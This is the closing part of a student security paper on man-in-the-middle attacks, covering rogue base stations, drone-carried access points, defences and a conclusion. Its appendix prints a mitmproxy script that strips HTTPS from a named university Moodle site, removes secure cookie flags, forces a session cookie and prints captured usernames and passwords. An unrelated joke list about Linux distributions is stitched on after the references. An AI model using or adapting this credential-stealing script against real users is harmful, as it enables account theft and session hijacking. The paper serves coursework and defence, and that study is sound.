


Figure 17 - Devices required for flying MiMA.

Different attack could be using different network type. Using cell phone broadband will not guarantee protection. It is possible to create rogue BTS and get regular cell phones connected. It is even more illegal, but still technically possible. OpenBTS software (<http://openbts.org/>) together with asterisk software can even offer real voice calls. Hardware based on software defined radio (SDR) got much cheaper as well (<http://www.rangenetworks.com/products/professional-development-kit>). Even building one with freely accessible schematics is possible (<http://openbts.org/sdr1.html>). Together with DIY reflow oven surprising a lot can be achieved in amateur home conditions as it is shown in Figure 20. Even there are Defcon presentations explaining how to do it and how to use it together with other techniques like jamming. Which similar technique to Wi-Fi DOS as I writing above and how hard it is defend against these attacks (Chris, 2010).




Figure 18 - Raspberry pi mounted on bottom of a drone.




Figure 19 - Proof of concept. Mount is very weak and center of gravity is offset to fly it properly in outdoor environment.




Figure 20 - Example of SDR based device on FPGA build in home conditions



## How to protect against

There are many ways how to increase protection against MiMA:

- Premises management can have sensors, their APs do not move so their signal strength, SSID, channel, mac addresses do not change rapidly, or the changes are within some patterns. If a rapid change in any of these values is detected then very likely a rogue AP was created and proactive actions can be taken. Packet traffic monitoring could be applied alongside as well (Kamboj and Singh, 2013).
- Throttling and per connection tracking can limit number of connection as shown in Figure 21. This makes creation of rogue AP while using their local connection with NAT more difficult. This can be done by **conntrack-tools**, or even at web server level (Apache modules: mod\_evasive, mod\_cband, mod\_limitipconn, bwmod, mod\_bwshare). Even simple tracking PHP based tracking can be implemented.
- Web server's administrators could implement very interesting method of challenge/response invariance protocols which can effectively protect against MiMA (Karapanos et al., 2014).
- Browsers which do not allow continue even when users want to continue under their risk protect against the obvious attacks. These browsers are less friendly for developers, but they are better for end-consumer. Caching http to https redirects helps as well. While fast certificate revocation services could help protect against more elaborate attacks (Kovacs, 2015).
- Web developers could instead of transparent redirects display an error page where they would educate user. It could contain why it's important and how to stay more secure. It wouldn't be convenient for users, but education and awareness on subject would be beneficial. Even condoms awareness weeks help to educate people, why not apply it on digital safety as well?
- Users should be more aware of the risks involved and more cautious. Creating peer pressure on anybody who is more cautious as being paranoid doesn't help. And user who blindly are trusting that their safety is unbreakable just allows these attacks to happen. Creating opposite peer pressure to be more aware would be more helpful.
- Users should keep their software updated, so when some vulnerability is discovered and fixed, user will not be affected. A FREAK attack allowed degrading RSA to weaker 512 bit cipher when connecting to HTTPS. When companies release updates which are fixing these security holes it is advisable to install them as soon as possible (Goddin, 2015).




Figure 21 - Limiting access from server side



## Conclusion, moral and technical limits

---

In this assignment paper I showed proof of concept of one attack. Even I didn't even touched many subjects like DNS spoofing or ARP poisoning still I went into many tangents showing that there is huge variety of possible attacks and these types of attacks can be really dangerous. Technology allowing these attacks is more accessible than it used be in the past. Fascinating is the fact that they can happen in real time with victim's connections and makes them even more dangerous. Users should be more educated so they will be more careful about their safety. The immorality and consequences of these attacks slightly protects users, but users shouldn't blindly assume they are always safe. Because of convenience many users take unnecessary risks anyway. Instead a healthy skepticism and cautiousness should be applied to increase user's safety.

When questioning my peers before they are going to do something hazardous I received strange answers. Can't decide if they are funny or scary, but allow me quote few of my classmates:

"It gives me Internet, so who cares"

"Anybody could install keylogger here, but I don't care. Hope it will not bite me into the \*\*\*"

"I know I'm safe because I watch for the green icon"

"It's for free. All things which are for free are good"

I am slightly worried that general public will not be concerned much till it something bad happens. For example if net neutrality would be lost and encrypted traffic would be illegal, then it could be late for prevention. Dear reader what do you think could be done to improve awareness on security topics for general public?

The **mitmproxy** can be seen as developer tool as well, even for monitoring and debugging http/https traffic it is useful. It allows me to write more sophisticated scripts and filters than I would be able to do in **wireshark**. It can be useful even as simple packet monitor. Being able to "tweak" packets on the fly with scripts it's interesting as well. Before I often captured, modified and re-played packets, but now I can do the same in fraction of time. Even similar frameworks already existed with similar features, but this proxy looks very natural and convenient to me. I would recommend to everybody to spend some time with **mitmproxy**, even for genuine purposes it is impressive tool. It has much more options and features which I didn't even utilized in this paper.

Compelling follow up on these assignments would be if students would be required to redo the same topic, but now trying to prevent against their original attacks. Wonder how many iterations it would take till no additional improvements could be made. Or even repeating the same paper after few years and comparing what changes in technologies and laws happened over given time. It makes person full of curiosity what will change over time. Dear reader what do you think, how communication security and privacy will look like in 5 or 10 years time?

Whole research paper was stimulating to make. Lecturer's attitude "try to break something" added on fun as well and it was refreshing. Because lecturer was requiring demonstration as part of the assignment it made this research paper assignment the most engaging I have done on this course so far. I knew a lot about this topic even before I started the assignment, but still I learned a lot while working on this paper. Even I don't understand it completely everything yet, but very interesting paper about prevention was the "On the Effective Prevention of TLS Man-In-The-Middle attacks in Web Applications" (link is listed in references). If reader didn't read this paper yet, then I would recommend it to do so.

As closing tough I will just leave this: Do not take your security and privacy as granted.

## Appendix

---

Caution, the file **moodleAttack.py** listed below requires favicon.png and favicon.ico files to run properly.

```
import httpplib, urllib, pydevd
from libmproxy.protocol.http import HTTPResponse
from netlib.odict import ODictCaseless

# uncomment if i want connect to remote debugging
# pydevd.settrace('localhost', port=5678, suspend=False)

# helps storing moodle session cookie
moodleS = ""

def request(context, flow):
    global moodleS

    request = flow.request
    hostPretty = request.pretty_host(hostheader=True)

    if hostPretty == "www.wit.ie":
        #omit "Accept-Encoding" so html will be passed in plain text and we can modify it easily
        newHeader = {}
        newHeader[x[0]] = [x[1] for x in request.headers if x[0] != "Accept-Encoding"]

        c = httpplib.HTTPConnection("www.wit.ie")
        c.request(request.method, request.path, urllib.urlencode(request.get_form_urlencoded()), \
                  newHeader)

        response = c.getresponse()
        header = response.getheaders()

        # detect browser type and don't use https as domain on chrome or safari
        domainTrick = True
        domainTrick = (False for x in request.headers if x[0] == "User-Agent" and \
                       ("Chrome" in x[1] or "Safari" in x[1]))

        # fix for lazy students who can't remember lecturer's name after whole semester
        data = response.read()
        data = data.replace("RLACEY@wit.ie", "RFRISBY@wit.ie")

        # replace the url for moodle so it will not be using HTTPS
        if domainTrick:
            data = data.replace("https://moodle.wit.ie", "http://https://moodle.wit.ie/myLoginPage")
        else:
            data = data.replace("https://moodle.wit.ie", "http://moodle.wit.ie/myLoginPage")

        #convert headers to different datastructure
        header = [(x[0], x[1]) for x in header]

        #send response to victim
        resp = HTTPResponse([1, 1], response.status, response.reason, ODictCaseless(header), data)
        flow.reply(resp)

    if hostPretty.endswith("moodle.wit.ie") or hostPretty.endswith("https"):

        # display username and password when it's send to moodle page
        if "application/x-www-form-urlencoded" in request.headers["content-type"]:
            form = request.get_form_urlencoded()
            print "\n*****Moodle credentials recieved*****"
            print "*** Username: ", form["username"], " Password:", form["password"], " ***"
            print "*****\n"

        # if https is a domain instead of protocol
        complicated = (True if hostPretty.endswith("https") else False)

        # clean if the domain is in the path (because https is domain)
        path = request.path.replace("//moodle.wit.ie", "")

        # my specific URL will redirect to login
        if (path == "/myLoginPage"): path = "/login/index.php"

        if (path == "/favicon.ico" or path == "/favicon.png" or path.endswith("favicon")):
            # if got any type of favicon request give him content from my file

            if path.endswith("favicon"): path = "/favicon.png"

            # load icon content from the file
            with open(path.replace("/", "."), mode='rb') as file: fContent = file.read()
```

```
#send response to victim
resp = HTTPResponse([1, 1], 200, "OK", ODictCaseless([["Content-Type", \
    ("image/vnd.microsoft.icon" if path == "/favicon.ico" else "image/png")]]), fContent)
flow.reply(resp)

else:

    # for all moodle requests except favicon
    myForm = request.get_form_urlencoded()

    #modify headers (referer,location,cookies needs to be altered)
    newHeader = {}
    for x in request.headers:
        if x[0] != "Accept-Encoding":
            x[1] = x[1].replace("http://", "https://")
            x[1] = x[1].replace("http://https://", "https://")

            # if protocol is instead of domain
            if x[0] == "Host" and "https" in x[1]: x[1] = "moodle.wit.ie"

            # if there is no moodle session, force ours
            if x[0] == "Cookie" and not "MoodleSession" in x[1]:
                x[1] = "MoodleSession=" + moodleS + ";" + x[1]

    newHeader[x[0]] = x[1]

    #get content from server
    c = httplib.HTTPSConnection("moodle.wit.ie")
    c.request(request.method, path, urllib.urlencode(myForm), newHeader)


    response = c.getresponse()
    header = response.getheaders()
    data = response.read()

    #modify body (javascripts, html links)
    if complicated:
        data = data.replace("https:\\\\moodle.wit.ie", "http:\\\\https\\\\moodle.wit.ie")
        data = data.replace("https://moodle", "http://https//moodle")
    else:
        data = data.replace("https:\\\\moodle.wit.ie", "http:\\\\moodle.wit.ie")
        data = data.replace("https://moodle", "http://moodle")

    #remove https from headers and remove secure tag from cookies
    header = [(x[0], x[1].replace("https://", "http://").replace("; secure", "")) for x in header]

    # detect moodle cookie and put it by side
    for x in header:
        if x[0] == "set-cookie":
            moodleS = x[1].split("MoodleSession=")[1].split(";")[0].split(',') [0]

    #send response to victim
    resp = HTTPResponse([1, 1], response.status, response.reason, ODictCaseless(header), data)
    flow.reply(resp)
```



## References

---

- Berners-Lee, T. (1994) Uniform Resource Locators. [Online]. Available at: <http://www.w3.org/Addressing/URL/url-spec.txt> (Accessed: 23 March 2015).
- Chris, P. (2010) Defcon 18 - Practical Cellphone Spying. [Online]. Available at: <https://www.youtube.com/watch?v=DU8hg4FTm0g> (Accessed: 15 March 2015).
- Cortesi, Aldo Hils, M. (2014) mitmproxy. [Online]. Available at: <https://mitmproxy.org/> (Accessed: 10 March 2015).
- Court, A., Centre, I.L. and Street, L.A. (2002) Permitted Short Range Devices in Ireland. [Online]. Available at: [http://www.comreg.ie/\\_fileupload/publications/odtr0271.pdf](http://www.comreg.ie/_fileupload/publications/odtr0271.pdf) (Accessed: 19 March 2015).
- Goddin, D. (2015) Stop the presses: HTTPS-crippling “FREAK” bug affects Windows after all. [Online]. Available at: <http://arstechnica.com/security/2015/03/stop-the-presses-https-crippling-freak-bug-affects-windows-after-all/> (Accessed: 22 March 2015).
- Goodin, D. (2014) Meet Snoopy: The DIY drone that tracks your devices just about anywhere. [Online]. Available at: <http://arstechnica.com/security/2014/03/meet-snoopy-the-diy-drone-that-tracks-your-devices-just-about-anywhere/> (Accessed: 24 March 2015).
- Hern, A. (2015) Lenovo accused of compromising user security. [Online]. Available at: <http://www.theguardian.com/technology/2015/feb/19/lenovo-accused-compromising-user-security-installing-adware-pcs-superfish> (Accessed: 2 March 2015).
- Kamboj, H. and Singh, G. (2013) Detection and prevention of fake access point using sensor nodes. , pp.875–878. [Online]. Available at: <http://esatjournals.org/Volumes/IJRET/2013V02/I05/IJRET20130205025.pdf>.
- Karapanos, N., Capkun, S. and Zürich, E.T.H. (2014) On the Effective Prevention of TLS Man-in-the- Middle Attacks in Web Applications On the Effective Prevention of TLS Man-In-The-Middle Attacks. [Online]. Available at: <https://www.usenix.org/system/files/conference/usenixsecurity14/sec14-paper-karapanos.pdf> (Accessed: 12 March 2015).
- Kovacs, E. (2015) Mozilla to Introduce New Certificate Revocation Feature. [Online]. Available at: <http://www.securityweek.com/mozilla-introduce-new-certificate-revocation-feature-firefox-37> (Accessed: 20 March 2015).
- Lai, B. (2006) CM9 Approval Sheet. [Online]. Available at: <http://www.pcengines.ch/pdf/cm9.pdf> (Accessed: 19 March 2015).
- Meyer, U. and Wetzel, S. (2004) A Man-in-the-Middle Attack on UMTS. , pp.90–97. [Online]. Available at: [http://ece.wpi.edu/~dchasaki/papers/mitm\\_umts.pdf](http://ece.wpi.edu/~dchasaki/papers/mitm_umts.pdf) (Accessed: 15 March 2015).
- Mikrotik (2013) R52H datasheet. [Online]. Available at: <http://i.mt.lv/routerboard/files/R52H.pdf> (Accessed: 19 March 2015).
- Saltzman, R. and Sharabani, A. (2009) Active Man in the Middle Attacks A whitepaper from IBM Rational Application Security Group. [Online]. Available at: <http://blog.watchfire.com/amitm.pdf> (Accessed: 10 March 2015).

- Sanders, C. (2010) Understanding Man-in-the-Middle Attacks. [Online]. Available at: [http://www.windowsecurity.com/articles-tutorials/authentication\\_and\\_encryption/Understanding-Man-in-the-Middle-Attacks-ARP-Part1.html](http://www.windowsecurity.com/articles-tutorials/authentication_and_encryption/Understanding-Man-in-the-Middle-Attacks-ARP-Part1.html) (Accessed: 15 March 2015).
- Sheet, D. (2007) IEEE 802.11b PCMCIA WLAN Module. , (March). [Online]. Available at: <http://www.zcomax.com/xover/XI-325x/dsxi325v1.pdf> (Accessed: 19 March 2015).
- SpiderLabs (2012) Trustwave admits issuing man-in-the-middle digital certificate. [Online]. Available at: <https://www.trustwave.com/Resources/SpiderLabs-Blog/Clarifying-The-Trustwave-CA-Policy-Update/> (Accessed: 17 March 2015).
- Whittaker, Z. (2013) Nokia "hijacks" mobile browser traffic, decrypts HTTPS data. [Online]. Available at: <http://www.zdnet.com/article/nokia-hijacks-mobile-browser-traffic-decrypts-https-data/> (Accessed: 15 March 2015).
- Yadron, D. (2015) Obama Sides with Cameron in Encryption Fight. [Online]. Available at: <http://blogs.wsj.com/digits/2015/01/16/obama-sides-with-cameron-in-encryption-fight/> (Accessed: 2 March 2015).



IN THE RUSH TO CLEAN UP THE DEBIAN-OPENSSL FIASCO, A NUMBER OF OTHER MAJOR SECURITY HOLES HAVE BEEN UNCOVERED:



AFFECTED SYSTEM SECURITY PROBLEM



FEDORA CORE	VULNERABLE TO CERTAIN DECODER RINGS
XANDROS (EEE PC)	GIVES ROOT ACCESS IF ASKED IN STERN VOICE
GENTOO	VULNERABLE TO FLATTERY
OLPC OS	VULNERABLE TO JEFF GOLDBLUM'S POWERBOOK
SLACKWARE	GIVES ROOT ACCESS IF USER SAYS ELVISH WORD FOR "FRIEND"
UBUNTU	Turns out distro is actually just Windows Vista with a few custom themes

